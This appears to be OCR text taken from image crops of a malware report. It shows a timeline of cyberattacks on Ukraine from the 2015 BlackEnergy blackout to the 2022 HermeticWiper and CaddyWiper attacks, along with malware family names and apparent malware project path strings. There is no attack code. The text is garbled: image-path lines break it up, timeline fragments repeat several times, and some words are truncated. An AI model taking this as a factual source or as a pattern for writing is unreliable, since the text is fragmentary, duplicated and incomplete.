
HermeticWiper

HermeticWizard

HermeticRansom

HermeticRansom

- _/C_/projects/403for**Biden/wHiteHousE**.baggageGatherings
- _/C_/projects/403for**Biden/wHiteHousE**.lookUp
- _/C_/projects/403for**Biden/wHiteHousE**.primaryElectionProcess
- _/C_/projects/403for**Biden/wHiteHousE**.GoodOffice1



2014

ian occupation

imea

y

April 2014

War in Donbas

begins

Dec 2015

BlackEnergy

attack causes blackout in Ukraine

Dec 2016

Industroyer

attack causes blackout in Ukraine

Jun 2017

NotPetya

outbreak

23 Feb 2022


HermeticWiper

attack in Ukraine

24 Feb 2022

Russian invasion

of Ukraine



Dec 2015

BlackEnergy

attack causes blackout in Ukraine

Dec 2016

Industroyer

attack causes blackout in Ukraine

Jun 2017

NotPetya

outbreak

23 Feb 2022

HermeticWiper

attack in Ukraine

24 Feb 2022

Russian invasion

of Ukraine

14 Mar 2022

CaddyWiper


deployed

CaddyWiper

Dozens of systems

Targeted financial sector

Compiled & deployed
Mar 14, 2022



Dec 2015
BlackEnergy
attack causes blackout in Ukraine


Dec 2016
Industroyer
attack causes blackout in Ukraine

Jun 2017
NotPetya
outbreak

23 Feb 2022
HermeticWiper
attack in Ukraine

24 Feb 2022
Russian invasion
of Ukraine

14 Mar 2022
CaddyWiper
deployed



ckout in

Dec 2016

Industroyer

attack causes blackout in Ukraine

Jun 2017

NotPetya

outbreak

23 Feb 2022

HermeticWiper

attack in Ukraine

24 Feb 2022

Russian invasion

of Ukraine

14 Mar 2022

